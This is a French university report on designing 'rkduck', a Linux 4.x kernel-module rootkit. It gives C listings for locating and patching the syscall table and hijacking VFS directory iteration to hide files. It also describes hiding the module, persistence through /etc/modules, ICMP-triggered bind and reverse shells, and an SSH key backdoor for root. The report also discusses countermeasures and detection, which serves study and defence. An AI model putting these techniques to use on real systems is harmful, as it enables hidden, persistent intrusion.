

Université de Bordeaux
Faculté de Sciences et Techniques

***rkduck* : LKM rootkit Linux 4.x.x**

Maxime Peterlin, Martial Puygrenier

Bordeaux, le 21 Mars 2016

Abstract

Dans la continuité des travaux réalisés sur les rootkits pour les kernels 2.6.x et 3.x.x, une étude sur l'adaptation des rootkits aux kernels 4.x.x a été menée. Très peu de ressources récentes traitent du sujet et les sources des rootkits disponibles sur internet sont très souvent obsolètes suite aux modifications de certaines fonctions entre les différentes versions du noyau Linux. Vous retrouverez dans la bibliographie l'ensemble des ressources et articles qui ont permis dans la conception et le développement du rootkit rkduck.



Sommaire

Introduction	2
1 Définition et évolution des rootkits	2
2 Injection en mémoire	3
2.1 Injection via /dev/mem	3
2.2 Injection via un Loadable Kernel Module (LKM)	4
3 Détournement de l'exécution du noyau	5
3.1 Détournement des appels systèmes	5
3.2 Détournement du Virtual File System	9
4 Persistance	13
5 Fonctionnalités du rootkit	13
5.1 Furtivité	14
5.2 Backdoor	14
5.2.1 Bind shell	14
5.2.2 Reverse shell	15
5.2.3 Activation des backdoors	15
5.2.4 Backdoor SSH	16
5.3 Application de contrôle du rootkit	17
5.4 Keylogger	19
6 Détection du rootkit par le défenseur	19
Conclusion	20
References	22

Introduction

Afin de compromettre une machine, un attaquant passe généralement par une série d'étapes. Une fois que des vulnérabilités dans le système ont été identifiées, l'attaquant les exploite pour prendre la main sur le système jusqu'à le compromettre entièrement et obtenir les droits de super-utilisateur. Cependant, l'exploitation de failles dans un système ne peut être considérée comme un moyen sûr pour accéder à une machine, car le simple fait de corriger les vulnérabilités empêcherait d'y accéder à nouveau. C'est pourquoi il est nécessaire de faire persister l'accès après la compromission, ce qui est rendu possible par l'utilisation de rootkits [1][3], des programmes permettant de cacher la compromission d'une machine à ses utilisateurs.

Cet article traite des LKM (Loadable Kernel Module) rootkit pour Linux v4.x.x et est illustré par le développement de rkduck . Le développement du noyau Linux s'est toujours fait avec une emphase importante sur l'aspect sécurité. Les versions antérieures à la 4.x.x ont introduit des modifications qui rendent les anciennes générations de rootkits inutilisables, même si le principe général reste le même. En effet, certaines structures et fonctions ont été modifiées [2] et des fonctionnalités introduisant des vulnérabilités ont été désactivées [4]. Cependant, cet article s'efforcera de démontrer qu'il est toujours possible de développer des rootkits fonctionnels pour les versions 4.x.x du noyau Linux.

Dans un premier temps, un rappel sera donné sur la définition d'un rootkit et leur évolution au fil du temps. Une seconde partie sera consacrée aux différentes méthodes d'injection de code dans le noyau Linux. Suite à cela, le fonctionnement du rootkit sera expliqué et plus précisément la façon dont il compromet le système afin de cacher une activité malveillante. Enfin, la persistance du rootkit, ainsi que ses principales fonctionnalités seront expliquées, de même que les méthodes de détection existantes.

1 Définition et évolution des rootkits

Les premiers types de rootkits utilisés étaient des ensembles de programmes qui permettaient de substituer les outils d'administration standard tels que `ls`, `ps`, etc [5]. Ainsi, l'intrus avait le contrôle sur les sorties de ces programmes et pouvait cacher l'activité malicieuse qui s'opérait sur la machine. Cependant, il devenait difficile de cacher la compromission à l'administrateur. Ce dernier pouvait utiliser plusieurs programmes effectuant la même action pour recouper les informations et ainsi découvrir des différences entre les résultats retournés, révélant ainsi la présence d'un rootkit.

Les attaquants se sont alors rendus compte qu'il était inutile de réécrire toute une suite

⁰Le code source est disponible à l'adresse suivante : <https://github.com/QuokkaLight/rkduck/>.

de programmes, ce qui peut devenir très conséquent en terme de taille et de temps de développement. Il suffit de remonter aux fonctions utilisées par tous ces programmes : les appels systèmes[6][1]. En supposant que l'intrus ait accès au kernel, il est possible d'intercepter les appels systèmes pour les rediriger vers des fonctions malveillantes afin de cacher la compromission de la machine. A partir du moment où l'attaquant a le contrôle sur le noyau du système, il devient difficile de détecter de manière fiable un rootkit, car les systèmes de sécurité opèrent, au mieux, au niveau du kernel. Ainsi, des fonctions que l'on peut penser digne de confiance peuvent avoir été détournées et retourner des résultats falsifiés.

Cet article traite de ces types de rootkits, notamment ceux s'injectant dans le système sous la forme d'un module kernel[2].

2 Injection en mémoire

Il existe plusieurs méthodes d'injection de code dans un noyau. Les deux méthodes les plus répandues seront étudiées dans cette partie, à savoir l'utilisation du périphérique `/dev/mem`[7] et les modules noyau[1]. À titre informatif, il est également possible d'utiliser des vulnérabilités du noyau ou bien l'entrée `FireWire`[8] qui permet d'avoir un accès direct à toute la mémoire de la machine, cette méthode nécessite cependant un accès physique à celle-ci.

Afin de développer rkduck une première approche consistait à utiliser l'injection basée sur `/dev/mem`. Cependant, un patch de sécurité empêche son utilisation sur les versions 4.x.x du noyau Linux, d'où le fait que rkduck est un LKM rootkit.

2.1 Injection via `/dev/mem`

`/dev/mem` est un fichier fournissant un accès à une image de la mémoire physique de la machine. L'intérêt principal d'un tel fichier est de pouvoir accéder directement à la mémoire sans écrire un driver kernel. Il devient alors plus aisé et rapide d'examiner la mémoire et de patcher le système. `/dev/mem` est un point d'entrée pour injecter du code malicieux[7][3][8] car, si un attaquant peut écrire dans `/dev/mem`, alors il pourra modifier des parties du kernel, notamment la table des appels systèmes ou encore les fonctions liées au `Virtual File System (VFS)`, techniques qui seront détaillées par la suite.

L'intérêt de cette méthode est qu'elle est plus discrète que, par exemple, une injection via un module noyau. En effet, lorsqu'on injecte un LKM il est toujours possible d'effectuer une analyse comportementale ou bien de rajouter une vérification d'authenticité par signature cryptographique. Dans le cas de `/dev/mem`, l'injection est directe dans la mémoire kernel et il n'y a pas d'interface qui pourrait se charger de vérifier le caractère malveillant ou non du code injecté.

Il existe également un fichier nommé `/dev/kmem[1]`. C'est essentiellement le même fichier que `/dev/mem` sauf que dans le cas de `/dev/kmem` on accède à la mémoire virtuelle du kernel et non à la mémoire physique. Cette première mémoire peut fonctionner suivant deux modes. Le premier est un décalage par rapport à la mémoire physique, par exemple sur x86 l'adresse physique `0x00000001` est mappée sur l'adresse virtuelle kernel `0xc0000001`. Le second mode repose sur la routine `vmalloc` qui est l'un des principaux mécanismes d'allocation de mémoire dynamique. Dans ce cas, le kernel ne sera pas contigu en mémoire physique, mais ce dernier verra les adresses virtuelles comme contiguës.

Cependant, ce type d'injection a été mis de côté, car elle est aujourd'hui désactivée par défaut dans la plupart des distributions, notamment dans *Jessie* la version 8 de Debian sur laquelle rkduck a été développé et testé.

De manière plus générale, depuis les versions 2.6.26 du kernel Linux, il existe une option activée par défaut, `CONFIG_STRICT_DEVMEM`, qui limite l'accès à `/dev/mem` au premier mégaoctet. Cela permet d'accéder aux périphériques PCI et certaines régions du BIOS, ce qui est suffisant pour les applications qui ont besoin d'utiliser `/dev/mem` et empêche les autres applications d'injecter du code malicieux.

2.2 Injection via un Loadable Kernel Module (LKM)

Les *Loadable Kernel Modules* sont un moyen pratique de modifier le kernel pendant qu'il s'exécute. Ils permettent ainsi de rajouter ou de supprimer des fonctionnalités (comme des drivers) au noyau sans pour autant redémarrer le système ou le recompiler [5].

Ces modules s'exécutent en espace noyau et en possède donc les droits d'exécution. Si un attaquant est capable d'injecter un tel module, alors il pourra avoir la main sur le kernel et, a fortiori, sur l'ensemble de la machine. De la même manière qu'avec l'injection via `/dev/mem` il est possible de s'attaquer aux appels systèmes et au VFS (cf. section 3.2) pour falsifier les informations que l'administrateur légitime de la machine tenterait d'obtenir et ainsi rendre notre rootkit invisible.

Un module kernel a accès aux mêmes fonctionnalités que le kernel, ce qui fait que sa compilation requiert la source du noyau dans lequel on veut l'injecter. Cela peut devenir problématique car les sources ne sont pas nécessairement disponibles sur la machine cible, il faut alors les télécharger ce qui peut attirer l'attention de l'utilisateur légitime, ou bien compiler le LKM sur une autre machine.

Une fois que le module a été inséré dans le système, il est, à ce stade, très facile de le détecter. En effet, il est possible de lister les LKM actuellement chargés dans le noyau à l'aide de commandes telles que `lsmod`, `modinfo` ou encore `ls /sys/module/`. Il faut prendre en compte toutes ces méthodes et faire en sorte que l'utilisateur légitime ne puisse

pas détecter notre rootkit uniquement en affichant une simple liste des modules chargés.

Des recherches ont été faites sur deux méthodes permettant de supprimer notre rootkit de ces listes. La première se base sur le fait que les informations relatives aux modules sont stockées dans des listes chaînées. Il suffit alors d'enlever le rootkit de cette liste et les commandes telles que `lsmod` ne retourneront plus le nom de notre rootkit. Il faut également le supprimer du dossier `/sys/module/`. Pour se faire, l'instruction `kobject_del(&THIS_MODULE->mobj.kobj)` va se charger de retirer l'entrée de notre module au niveau du VFS, le retirant ainsi du dossier `/sys/module/`.

La seconde méthode consiste à charger le module, modifier la fonction de suppression des modules, puis le retirer[9]. Cette nouvelle fonction de suppression des modules va se comporter comme la fonction originale, sauf que le code du module ne sera pas supprimé. Cela permet de retirer toutes les informations superflues qui pourrait donner des indices à l'utilisateur légitime quant à la présence d'un rootkit, tout en gardant le code de ce dernier.

Au niveau des contre-mesures, il existe plusieurs méthodes empêchant l'injection de LKM malicieux. La solution la plus radicale consiste à compiler un noyau monolithique en y ajoutant, dès le départ, les modules voulus de manière statique tout en désactivant leur insertion dans le système par la suite.

Une seconde méthode de prévention consiste à n'autoriser le chargement qu'au démarrage de la machine, ce qui est rendu possible grâce à des solutions pourvues par *grsecurity*. Dans ce cas, les modules choisis sont chargés durant la période de boot et, par la suite, un attaquant ne pourra pas insérer un module tant que le système sera en cours d'exécution.

Sinon, comme cela fût expliqué précédemment, si l'utilisateur ne souhaite pas désactiver l'insertion des LKM, alors il est possible de rajouter des étapes d'authentification et de vérification qui précéderont le chargement du module. En effet, un mot de passe peut être demandé à l'utilisateur, rajouter une vérification des modules par signature cryptographique ou encore effectuer automatiquement une analyse statique, voire dynamique, du module avant son insertion.

3 Détournement de l'exécution du noyau

Deux méthodes différentes ont été utilisées afin de détourner le fonctionnement du système. La première se base sur la modification des appels systèmes et la seconde sur le détournement des fonctions du `Virtual File System`.

3.1 Détournement des appels systèmes

Les appels systèmes sont une interface entre le monde utilisateur et le noyau. De nombreux programmes sont dépendants de ces derniers pour mener leurs tâches à bien. Par ex-

emple, si l'on souhaite cacher un dossier `rkduck`, il est possible de modifier l'appel système `getdents`. Ainsi, tous les programmes utilisant cet appel, tels que `find` ou `ls`, ne seront pas en mesure d'afficher le dossier `rkduck`.

Il est important de noter que `rkduck` ne repose pas sur la modification des appels système pour fonctionner, mais sur le détournement du `Virtual File System`, technique qui sera détaillée par la suite. Le code dans notre rootkit gérant le détournement des appels système n'est pour le moment qu'une preuve de concept qui est inutile au niveau du fonctionnement global et sera certainement supprimé ultérieurement.

La solution la plus directe et la plus simple pour détourner les appels système est de modifier la table des appels système[1]. Pour se faire, il faut tout d'abord localiser son emplacement en mémoire. Il existe, dans une structure appelée `sys_call_table`, un pointeur la référençant utilisé par tous les appels système. La localisation se fait ensuite via une attaque par force brute d'une série d'adresses du kernel, comme présenté dans le Listing 1. Pour chaque adresse, un offset est ajouté à la valeur pointée, qui est ensuite comparée avec l'adresse connue d'un appel système. Si les deux valeurs correspondent, l'itération est arrêtée et l'adresse utilisée durant ce tour de boucle est celle de la table des appels système.


```
1  #if defined(__i386__) /* x86 */
2      #define SCT_START_CHECK 0xc0000000
3      #define SCT_END_CHECK   0xd0000000
4      typedef unsigned int ptr_t;
5  #else /* x86_64 */
6      #define SCT_START_CHECK 0xffffffff81000000
7      #define SCT_END_CHECK   0xfffffffffa2000000
8      typedef unsigned long ptr_t;
9  #endif /* arch */
10
11 ptr_t find_syscall_table(void) {
12     ptr_t** sc_table;
13     ptr_t addr = SCT_START_CHECK;
14
15     while (addr < SCT_END_CHECK) {
16         sc_table = (ptr_t**) addr;
17         if (sc_table[__NR_close] == (ptr_t*) sys_close) {
18             return (ptr_t) &sc_table[0];
19         }
20
21         addr += sizeof(void *);
22     }
23     return NULL;
24 }
```

Listing 1: Code permettant de trouver l'adresse de la table des appels système[1]

Comme la mémoire kernel est partagée entre tous les éléments opérant au niveau du noyau, il est possible de remplacer les pointeurs vers les appels système par des fonctions définies dans notre rootkit. Le problème étant que la page mémoire contenant la table des appels système est en lecture seule. Il faut donc au préalable modifier les droits sur cette dernière grâce à la structure `pte_t` (Page Table Entry) qui contient les attributs d'une page donnée. Ceci est rendu possible par la fonction donnée dans le Listing 2.

```
1  int set_page_rw(ptr_t address) {
2      unsigned int level;
3      pte_t *pte = lookup_address(address, &level);
4
5      if (pte->pte &~ _PAGE_RW) {
6          pte->pte |= _PAGE_RW;
7      }
8
9      return 0;
10 }
```

Listing 2: Code permettant de trouver l'adresse de la table des appels système[1]

Il ne reste plus qu'à remplacer l'appel système. Dans les Listings 3 et 4, l'appel système détourné est `write`. La nouvelle fonction `write` va regarder si le buffer à afficher contient la chaîne de caractères `".rkduck"`. Si c'est le cas, la fonction ne renvoie rien, sinon, on fait appel à l'originale en lui passant les mêmes arguments qu'à notre fonction détournée.

```
1  asmlinkage ssize_t duck_write(int fd, const char __user *buff,
2                                ssize_t count) {
3      int r = 0;
4      char *proc_protect = ".rkduck";
5      char *kbuff = (char *) kmalloc(256, GFP_KERNEL);
6
7      if (!copy_from_user(kbuff, buff, 255)) {
8          if (strstr(kbuff, proc_protect)) {
9              kfree(kbuff);
10             return EEXIST;
11         }
12
13         r = (*original_write)(fd, buff, count);
14         kfree(kbuff);
15     }
16
17     return r;
18 }
```

Listing 3: Appel système `write` modifié

```
1 int duck_init(void) {  
2     /* [...] */  
3     set_page_rw((ptr_t) sys_call_table);  
4     original_write = xchg(&sys_call_table[__NR_write], duck_write);  
5     set_page_ro((ptr_t) sys_call_table);  
6     /* [...] */  
7     return 0;  
8 }
```

Listing 4: Détournement de l'appel système write

La méthode décrite ici, qui est simple et peu furtive, permet de se hooker à la table des appels système et de détourner n'importe lequel de ses éléments. Il existe cependant des techniques plus avancées remontant la séquence d'exécution d'un appel système.

Par exemple, il est possible de détecter la méthode détaillée ci-dessus en vérifiant les adresses contenues dans la table des appels système. Pour contourner la détection, le gestionnaire des appels système peut être compromis en remplaçant l'adresse de la table qu'il utilise. Ainsi, il suffit de copier la table des appels système et de changer le pointeur utilisé dans le gestionnaire pour que ce dernier utilise notre table détournée au lieu de l'originale. Ainsi, lorsque l'administrateur tentera de détecter notre hook en regardant la table originale, il échouera, car cette dernière n'a pas été modifiée. En revanche, si l'utilisateur légitime vérifie le pointeur utilisé par le gestionnaire des appels système, il se rendra compte que la table utilisée diffère de l'originale.

Il est possible de remonter la chaîne d'exécution des appels système en détournant à chaque niveau les mécanismes utilisés. Les contre-mesures sont toujours aussi "simples". Il est compliqué de cacher le détournement effectué par un rootkit si ce n'est en falsifiant les résultats retournés au niveau utilisateur ou en bloquant l'accès au kernel à d'autres modules pouvant servir à détecter le rootkit.

3.2 Détournement du Virtual File System

Le VFS est une couche de communication se situant entre le kernel et le système de fichier utilisé (ext3, ext4, etc.). C'est lui qui se chargera de traduire les instructions envoyées par le kernel pour qu'elles soient compréhensibles par le système de fichiers [6]. L'intérêt de s'attaquer au VFS est de pouvoir cacher des informations. Ainsi, on va pouvoir dissimuler des fichiers, des dossiers, mais aussi des processus grâce à des hooks sur des fonctions du VFS (i.e. modification des pointeurs de fonction).

La suite de cette partie sera illustrés via la construction d'un système permettant de dissimuler un fichier nommé rkduck. Le même principe pourra se généraliser à une liste de fichiers à cacher, mais aussi s'appliquer à la dissimulation de processus ou de connexions réseaux.

Premièrement, un pointeur sur la fonction `iterate` est récupéré afin de la détourner. `iterate` est une fonction qui est appelé par l'appel système `getdents` et qui va amorcer la récupération du contenu du dossier passé en argument à `getdents`. Ainsi, si l'on contrôle cette fonction, on peut décider des résultats renvoyés par celle-ci. L'ensemble des fonctions présentées ici sont disponibles dans le fichier `vfs.c`.

Étant donné que l'objectif est de cacher des fichiers, il faudra que le pointeur vers `iterate` soit relatif à la racine `/`. Pour les processus on pourra se cantonner à `/proc`.

```
1 struct file_operations {
2     /* [...] */
3     int (*iterate) (struct file *, struct dir_context *);
4     /* [...] */
5 };
```

Listing 5: Fonction `iterate`

Pour récupérer un pointeur sur cette fonction, il faut d'abord récupérer un pointeur vers la structure `file_operations` relative à la racine `/`, comme on peut le voir dans dans le Listing 5, ce qui est rendu possible grâce à la fonction `filp_open` dont l'utilisation est détaillé dans le Listing 6.

```
1 void *vfs_get_iterate(const char *path) {
2     void *ret;
3     struct file *file;
4
5     if ((file = filp_open(path, O_RDONLY, 0)) == NULL)
6         return NULL;
7
8     ret = file->f_op->iterate;
9     filp_close(file, 0);
10
11     return ret;
12 }
```

Listing 6: Fonction `vfs_get_iterate` dans `rkduck`

Le détournement de la fonction `iterate` est illustrée par la Figure 1. Dans un premier temps une copie du pointeur sera gardée sur celle-ci et sera appelée `original_iterate`. Son code sera directement accessible et modifiable grâce à ce pointeur. En effet, les premières instructions de cette fonction seront changées afin qu'elle effectue un saut vers une fonction contrôlée par le rootkit appelée `hijacked_iterate`. Il faut également sauvegarder le code

de la fonction originale, car cette dernière sera réutilisée plus tard.




Figure 1: vfs iterate: original to hijacked

La fonction `hijacked_iterate` va à son tour permettre de remplacer la fonction `filldir` qui est appelée par `iterate`. Lorsqu'on utilise l'appel système `getdents` pour lister le contenu d'un dossier, c'est la fonction `filldir` qui va se charger de remplir les structures avec les informations sur les éléments se trouvant dans celui-ci. Ainsi, l'intérêt va être de remplacer cette fonction par une fonction malveillante `filldir_hijacked` afin d'indiquer les fichiers à cacher.

Dans la fonction `iterate`, l'appel à `filldir` se fait via un pointeur stocké dans la structure `struct dir_context *ctx`. Ainsi, la fonction `hijacked_iterate` aura pour unique but de modifier celui-ci avant de faire appel à la version originale de `iterate`.

```
1  int vfs_hijacked_iterate(struct file *file, struct dir_context *ctx) {
2      int ret;
3
4      *((filldir_t *)&ctx->actor) = &vfs_hijacked_filldir;
5
6      vfs_hijack_stop(vfs_original_iterate);
7      ret = vfs_original_iterate(file, ctx);
8      vfs_hijack_start(vfs_original_iterate);
9
10     return ret;
11 }
```

Listing 7: Version simplifiée de `vfs_hijacked_iterate` dans `rkduck`

Comme spécifié précédemment, le code original de la fonction `iterate` a été sauvegardé. Il est ensuite rétabli via la fonction `vfs_hijack_stop`. Désormais, lorsque `iterate` appellera la fonction `filldir`, l'appel sera remplacé par `vfs_hijacked_filldir`, qui renverra 0 lorsqu'un fichier qu'on veut cacher a été passé en paramètre (`rkduck` dans le Listing 8). Une fois que la fonction `iterate` a terminée, l'exécution est à nouveau redirigée vers `vfs_hijacked_iterate` pour qu'on puisse continuer de masquer les fichiers lors d'appels futurs.

```
1  static int
2  vfs_hijacked_filldir(struct dir_context *ctx, const char *name,
3                      int namelen, loff_t offset, u64 ino,
4                      unsigned int d_type)
5  {
6      char *get_protect = "rkduck";
7
8      if (strstr(name, get_protect)) {
9          return 0;
10     }
11
12     return vfs_original_filldir(ctx, name, namelen, offset, ino, d_type);
13 }
```

Listing 8: Version simplifiée de `vfs_hijacked_filldir` dans `rkduck`

4 Persistance

Lorsqu'un attaquant a compromis un système, l'étape suivante est de trouver un moyen de faire perdurer cet accès dans le temps. Les techniques de persistance d'un rootkit sont primordiales, car ce sont elles qui vont lui permettre de garder un accès à la machine infectée.

Lors d'un redémarrage, les modules ajoutés manuellement ne sont pas rechargés. Il existe un fichier de configuration, propre à chaque distribution permettant de notifier au système les modules à charger au démarrage. Sur Debian, par exemple, ce fichier est `/etc/modules`.

La persistance de rkduck repose sur un script bash exécuté par le rootkit lors de son insertion et qui va se charger de le déplacer, une fois compilé, avec les autres modules kernel dans `/lib/modules/VERSION_DU_KERNEL/kernel/drivers/DRIVER/`. Afin que les fichiers soient un minimum camouflés, au cas où l'utilisateur légitime chercherait manuellement dans le dossier des drivers un nom suspect, le script s'occupe de placer le rootkit au sein d'un dossier tel que `kernel/drivers/tty/rkduck.ko`. Le nom du dossier du driver abritant le rootkit peut être choisi par l'attaquant avant l'injection du module, il pourra également prendre soin de renommer le rootkit compilé, par exemple `audio.ko`, `graphicards.ko`, `calendar.ko`, etc.

Pour empêcher la persistance du rootkit, il suffit de le supprimer de la liste des modules contenus dans `/etc/modules` et de redémarrer la machine. Le rootkit ne sera alors plus chargé et les fichiers malveillants seront visibles sur la machine. Il pourrait être intéressant, dans une version future de rkduck de détourner les modifications effectuées par l'utilisateur sur ce fichier. Ainsi, lorsqu'il voudra le modifier, rkduck sera présent dans la liste des modules à charger, mais non visible. Toutes les modifications faites par l'utilisateur pourront également être prises en compte afin qu'il ne suspecte pas d'activités malveillantes sur sa machine. De ce fait, il pourra ajouter ou retirer des modules du fichier, mais rkduck restera invisible et persistant.

5 Fonctionnalités du rootkit

L'intérêt principal d'un rootkit est de garder un accès à la machine compromise tout en effaçant et en dissimulant toute trace d'intrusion. Dans cette partie, il sera expliqué comment rkduck cache les fichiers, les processus et les connexions réseaux, mais aussi comment l'attaquant peut, par la suite, accéder à la machine compromise grâce à différents types de backdoors, lui permettant ainsi de s'adapter à diverses situations.

5.1 Furtivité

La dissimulation des éléments malveillants du rootkit repose essentiellement sur le détournement des fonctions du VFS. Comme vu précédemment, la fonction `filldir` est remplacée afin d'avoir le contrôle sur les éléments d'un dossier.

La dissimulation est basée sur trois listes chaînées pour les fichiers, les processus et les connexions réseaux. Le format de ces listes est donné dans le Listing 9.

```
1 struct hidden_file {  
2     char *path;  
3     struct list_head list;  
4 };
```

Listing 9: Structure d'un élément d'une liste

Ainsi, si l'on souhaite dissimuler un élément du système, il faut ajouter une entrée dans la liste correspondante en indiquant le chemin absolu vers la ressource à cacher. C'est au moment de l'appel à la fonction `filldir` que la vérification est faite. Si la ressource est publique, alors la fonction `filldir` originale est appelée. Autrement, la valeur 0 est renvoyée, ce qui permet de cacher la ressource voulue.

Il est évident que cette méthode de dissimulation n'est efficace que si le système de fichiers est monté par le kernel infecté. Si le disque contenant le rootkit est monté sur une machine saine, cela aura pour effet de révéler les binaires qui pourront alors être analysés.

5.2 Backdoor

La backdoor, littéralement "la porte de derrière", est, de manière générale, le point central des rootkits. Le reste des fonctionnalités le constituant ont pour objectif principal de cacher la présence d'un accès illégitime à la machine. Les différentes backdoors implémentées seront détaillées dans les paragraphes qui suivent, ainsi que les situations auxquelles elles se rattachent. Les sources sont disponibles dans le fichier `backdoor.c`.

5.2.1 Bind shell

Un bind-shell correspond ici à un serveur socket attendant une connexion de la part de l'attaquant afin d'exécuter des commandes shell sur la machine cible. Dans cette optique, un serveur socket basique a été mis en place au sein du rootkit. Celui-ci attend les connexions entrantes sur un port spécifique fixé lors de l'injection du rootkit. Une fois la connexion établie, il va attendre les commandes envoyées, les exécuter et récupérer le résultat avant de le renvoyer au destinataire. Ce principe est illustré dans la Figure 2.




Figure 2: bind shell

L'exécution des commandes se fait via un appel à la fonction `call_usermodhelper(...)`. Comme il n'est pas possible de récupérer le résultat des commandes directement, la sortie standard a été redirigée vers un fichier temporaire `/tmp/.cmd` caché par rkduck. Le résultat est lu puis renvoyé à l'attaquant. Lorsque la connexion est interrompue, ce fichier est supprimé.

5.2.2 Reverse shell

Le reverse shell est l'inverse du bind-shell : ce n'est pas le rootkit qui va se positionner comme serveur, mais l'attaquant, comme on peut le voir dans la Figure 3. Le rootkit, qui sera client, va initier la connexion. Cela nécessite que l'adresse IP soit renseignée avant que le rootkit ne soit injecté. Lorsqu'il reçoit les commandes shell envoyées par l'attaquant le rootkit va se comporter exactement comme le bind shell. Il va copier le résultat dans un fichier temporaire, lire le fichier et renvoyer son contenu.




Figure 3: reverse shell

5.2.3 Activation des backdoors

L'attaquant peut choisir le mode de fonctionnement de la backdoor (bind shell, reverse shell) suivant la situation. Cela est rendu possible grâce au programme de contrôle

Crumbs dont le fonctionnement est détaillé dans la section 5.3. Afin d'assurer le caractère furtif de notre rootkit, la backdoor ne peut être active constamment. C'est pourquoi, indépendamment du mode de fonctionnement, il est possible d'activer la backdoor à l'aide de paquets ICMP contenant un payload spécifique connu uniquement de l'attaquant.

C'est dans ce but qu'un pare-feu basique a été ajouté à l'intérieur du rootkit. Il va intercepter les paquets et vérifier leur type ainsi que leur contenu. S'il reçoit un paquet ICMP contenant le bon payload et ayant une taille de 10 octets, alors la backdoor sera activée :

- **reverse shell** : le rootkit va tenter de se connecter à l'adresse IP de l'attaquant.
- **bind shell** : le rootkit va se mettre en écoute et attendre une connexion venant de l'attaquant.

En revanche, il est possible que les paquets soient filtrés par un firewall externe et que, par exemple, les paquets ICMP comportant un payload soient rejetés. L'attaquant n'aurait alors aucun moyen d'accéder à la machine compromise. C'est pourquoi un timer a été mis en place. Son rôle, illustré par la Figure 4 sera d'activer la backdoor toutes les 12h. Le temps est configurable par l'utilisateur à l'injection du rootkit.




Figure 4: timer shell

5.2.4 Backdoor SSH

Dans le cas où le défenseur désactiverait ou contrôlerait tous les ports non conventionnels, une backdoor SSH a été mise en place. De manière générale, il est rare que le port SSH soit désactivé. C'est d'autant plus le cas sur des machines faisant office de serveurs. L'attaquant est libre de l'activer ou non, directement à l'insertion du rootkit ou par la suite à l'aide de Crumbs. rkduck va placer la clé publique de l'attaquant dans le fichier `/.ssh/authorized_keys` de l'utilisateur `root`. Cela présuppose que la machine cible est accessible depuis l'extérieur du réseau où elle se trouve et que l'utilisateur `root` puisse

se connecter en SSH.

Cette backdoor, dont l'utilisation n'est pas recommandée, est considérée comme une option de secours dans le cas où les autres ne fonctionneraient plus. Non seulement elle n'est pas robuste, car il suffit au défenseur de supprimer la clé publique dans le fichier `authorized_keys`, mais elle crée également des logs parasites, notamment lors de la connexion, pouvant éveiller les soupçons. Toutefois, elle peut éventuellement permettre de faire des modifications sur le rootkit, les ports utilisés, etc. en dernier recours.

5.3 Application de contrôle du rootkit

Comme vu précédemment, une fois que le rootkit est compilé et inséré en mémoire, il efface ses traces et il n'est plus possible de le contrôler. Il devient alors impossible de le configurer directement ou bien de le retirer afin de le modifier et de le réinsérer. Il a alors fallu trouver un moyen pour communiquer avec le rootkit une fois chargé. Cette solution se présente sous la forme d'une application en espace utilisateur nommée `Crumbs`.

